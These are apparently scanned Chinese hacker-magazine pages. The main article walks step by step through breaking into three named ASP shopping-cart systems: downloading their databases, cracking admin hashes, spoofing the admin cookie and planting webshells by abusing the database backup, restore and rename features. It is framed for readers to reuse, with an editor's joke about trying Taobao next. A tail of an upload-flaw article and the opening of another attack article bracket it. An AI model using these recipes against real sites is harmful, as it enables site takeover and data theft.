本文在WINDOW2003+IIS6.0+PHP+ImgUpload 2.0汉化版的条件下测试通过，windows系统应该都可以通过，不过本人纯属小菜，没用过linux和unix等系统，没有测试，不过只要是同一目录下不允许存在相同名字的两个文件，应该都是可行的。由于技术有限，难免有错误，恳请高手多加指点，谢谢！

编辑点评：

花花同学比较努力，思路也比较清晰，抓住一个点能深入进去，进而挖掘到老外的这款图片上传系统的漏洞；于是想到国内的很多上传和这个的处理方法差不多，应该也存在类似的漏洞，有兴趣的朋友可以挖掘下。

天生购物狂

图 Sniperhg & Koycon

从本文你可以学到：

1、几个购物系统的漏洞

2、暴库、欺骗、备份等

因为学校的无聊(大一不准买电脑，买了也不给你接网线)，搞得我也蛮无聊。幸亏有同学买了电脑，没事的时候就下几套ASP的程序来读一读，研究一下，找几个漏洞好抓几只鸡。最近好像也缺钱花(汗，搞的我像个坏人)，下了几套程序都是购物类的，貌似我搞了他们好像就可以免费买东西的，这里告戒大家还是别做这样的事，研究代码只是为了提高自己的能力。

一.首战告捷

首先来个简单的，下了个BJXSHOP网上购物系统V2007免费版的(原伴江行网络开发的)，这个好像听说过，外观也很美观，但是这么好的程序却出现了一个小小的失误导致整个网站可以被人拿下，先看conn.asp文件：

```
<%
'option explicit
dim startime,conn,connstr,db,rs,rs_s,rs_s1
startime=timer()
db="data/#bjxshop.mdb"
Set conn = Server.CreateObject("ADODB.Connection")
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(""&db&"")
conn.Open connstr
%>
```

很显然，这里没有容错语句，可以暴库。我们随便找个页面，就找index.asp开刀吧。如图1。




图1 暴库

顺利的暴出数据地址：'G:\asp\asp\data\#bjxshop.mdb'，下载回来用软件打开，注意#换成%23，如图2，看到表BjX_admin里的账号密码admin,7a57a5a743894a0e(把这个字符串拿到www.cmd5.com或www.xmd5.org跑一下就行)。




图2 数据库

后台地址：admin/index.asp，登录后有个菜单栏其中有一个统计信息，下面子菜单里就有我们最喜欢的数据库备份功能。到商品管理的地方上传一个改了后缀的ASP马，再备份回来就行了。如图3、图4。




图3 备份数据库

这样一个webshell就到手了。




图4 得到webshell


这里顺便谈一下我的读代码的思路：先看数据库连接文件是否加了容错语句：on error resume next，如果没有的话我们就可以下他的数据库了；再用ADMIN进后台看看有没可以利用来得到webshell的地方，如果没，拿下前台了也没什么用；再看上传漏洞，看有没有那种一眼就可以看出来的逻辑错误之类的；其次再看admin目录下的文件有没有都保护起来，如果抓到程序员的疏忽可以有意想不到的收获；最后，就是看有没有注入点了，这个看的容易把头看大，哈哈。这套系统的留言本也可以进行跨站，并且可以跨到后台在后台添加管理员哦，而且有个文件可以注入。这里就都留给有兴趣的读者来玩了哈。

二.扩大战果


下面这个叫“世纪购物商城全智能管理系统”，名字听了挺吓人的，可惜漏洞也挺弱智的，不过搞webshell费了我一番心思。看了conn.asp，不存在暴库，看了后台有个备份的地方可是拿webshell有点困难，不过还是可以拿下来的，稍后给大家呈现过

程。不过在admin目录下发现了一个好东西：checkadmin.asp，只有一句代码：

```
<%
if request.cookies("buyok")("admin")="" then response.write "<meta http-equiv='refresh' content='0;URL=../admin.asp'>"
%>
```


图5 修改cookie

只用了cookie验证哦，这样我们就可以cookie欺骗进后台了，他只要求我们知道管理员的账号就行了。这里的管理员是88888888，我们用明小子的Domain自带浏览器就行了，如图5，修改coolie为**buyok=admin=88888888**，点击修改，再改地址为admin/index.asp，连接就可以直接进入后台了，如图6。


图6 进入后台

后台有个安全设置，里面有个数据库在线维护的功能，但我看到它的时候心里当时就凉了，没有那种常规的让我们备份地址之类的东西。不过经过我的努力思考（汗！），终于得到webshell。


下面是我的步骤：

1.点击备份，会在admin目录下生成一个shopbakckup.mdb的备份数据库；

2.点击下载，就会把这个文件下载回来；

3.将这个文件与一句话或者大马合并，具体命令为：copy shopbackup.mdb /b + 1.asp /b 1.mdb；

4.由于这个数据库里面有防下载的表，我们把合并后的数据库用记事本打开，查找loop，把它去掉（包括前后的<%），如图7；



图7 打开数据库

5.把这个合并修改后的数据库传回去，传上去的文件还是会被命名成shopbackup.MDB；


6.再点击恢复按钮覆盖掉原来的数据库，现在我们的数据库还是可以正常运行的；

7.数据库在线维护的下面有个在线改名的功能，我们用它可以把数据库改名成asp后缀的。

再访问data/hg.asp得到小马，就是这个文件有点大，马在页面的最下面。如图8，图9。


图8 改名

不过改了之后网站是不能正常运行的了，所以我们要把我们先前下载回来的那个数据库再用我们的大马传到原处。你刚才用改名功能改成了什么就传什么名字的文件！


图9 得到webshell

三. 再接再厉

再接下来也是一套比较新的程序：56770网络购物系统。功能界面都相当不错，但跟第一个程序一样，可以暴库。它本来写了容错语句的，但是程序员在调试过程中把它注释掉了，而程序发布的时候忘记改回来，这样就便宜了我们，如图10。




图10 注释掉容错语句

数据库是ASA格式的，我们可以用下载工具（如快车、迅雷）下载。小弟不才，进了后台没办法搞到webshell，因为备份的地方没有给我们输入的地方，外部提交也被限制了，并且即使你备份成功也会在文件后加一个.bak，郁闷。想加一句话到数据库发现添加的request全被过滤了，并且execute变成了e x e c u t e这样的宽字符，失去了效用。如果哪位牛人搞到办法共享一下哈。还有它的一套比较老的版本：56770网络购物系统多语言版，这个程序的漏洞就不是一般的多了：注册用户跨站，甚至给管理员留言跨到后台添加一个管理员（全部是javascript判断，保存页面去掉判断就可以注册类似hg<script>的用户名）；进了后台有数据库备份，虽然加了readonly不可写，但我们仍然可以保存为htm自己修改再提交，因为都没限制外部提交。由于程序比较老了，如果只是提供一些关于外部提交的办法，就不多写了。

四. 我的感受

这几个程序有两个因为没有容错语句而被暴库，只要在conn.asp文件里加一句on error resume next就行了，还一个是因为用了脆弱的cookie验证而被突破，只要用个session验证我就没办法了。做程序，还是思维严谨的好。最后，感谢koycon同学提供设备。

编辑点评：

这个强呀，一篇文章分析了三个购物系统，涉及到暴库、欺骗，还有作者思路的分享，大家好好看，看完了再去找其他购物系统的，比如淘宝什么的，呵呵～



轻松攻破久居网站管理系统

文 Sniperhg

从本文你可以学到：

1、久居网站管理系统漏洞分析

2、漏洞利用

一、前言：

想不通为什么有些程序员总是那么马虎，本来很好的一套程序因为一个自己的疏忽而出现致命的错误，今天带来的久居网站管理系统就是因为这个原因。

二、进攻

首先，看看页面的整体，看上去功能挺强的，什么东西都有，可里面的页面就不怎么漂亮了，不知道是程序风格的问题还是别的什么，让人看着不舒服，如图1。

